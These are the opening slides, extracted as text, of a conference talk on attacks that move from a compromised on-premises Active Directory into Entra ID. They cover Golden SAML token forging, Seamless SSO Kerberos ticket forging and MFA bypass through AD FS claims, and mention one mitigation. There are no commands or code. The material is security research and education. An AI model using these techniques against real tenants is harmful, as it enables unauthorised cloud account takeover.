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MANDALAY BAY / LAS VEGAS

# Advanced Active Directory to Entra ID lateral movement techniques

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# About me



- Dirk-jan Mollema
- From The Hague, Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Talks at Black Hat / DEF CON / BlueHat / Troopers / x33fcon
- Author of several Active Directory and Entra ID tools
  - mitm6
  - ldapdomaindump
  - adidnsdump
  - BloodHound.py
  - ntlmrelayx / krbrelayx
  - ROADtools

Socials

Blog/talks:

[dirkjanm.io](http://dirkjanm.io)

Twitter/X:

@\_dirkjan

BlueSky:

@dirkjanm.io

# Agenda

- Existing hybrid attacks and their constraints
- Policies
- Exchange (hybrid)


# Hybrid attacks

Starting point = full control over on-prem AD


# Existing hybrid attacks

- Configuration dependent attacks:
  - AD FS compromise allowing forged SAML tokens.
  - Seamless SSO compromise allowing forged Kerberos Tickets (silver tickets).
- Entra ID connect based attacks.

# AD FS and forging SAML tokens




# Seamless SSO and forging Kerberos tickets




# Domains in hybrid AD / Entra ID

- We can sync multiple AD domains / forests to the same tenant.
- All users from these domains will be “pooled” together in Entra ID.
- However, we can configure authentication (managed/federated) on a **per domain** basis.
  - This is what confuses people (including me).
- In Entra ID, there is no boundary between different custom domains.
- However, there is a difference between synced accounts and “cloud-only” accounts.

# Entra ID – hybrid setup




# Hybrid domain compromise




Compromising any hybrid auth material in the tenant allows attackers to authenticate as any hybrid user in Entra ID

# Forging tokens / tickets

- AD FS token forging (Golden SAML) and Seamless SSO ticket forging are quite similar conceptually.
- Compromise authentication material on-premises, use it to auth to the cloud.
- Main difference:
  - AD FS can issue MFA claims, **bypass MFA** on the Entra ID side.
  - Mitigations exist by refusing MFA claims from SAML tokens.
  - Seamless SSO is **only** a replacement for the **password**.
- Both methods are not isolated to a specific domain.
- Every AD FS token signing cert and every Seamless SSO key works for **all domains** in your tenant.
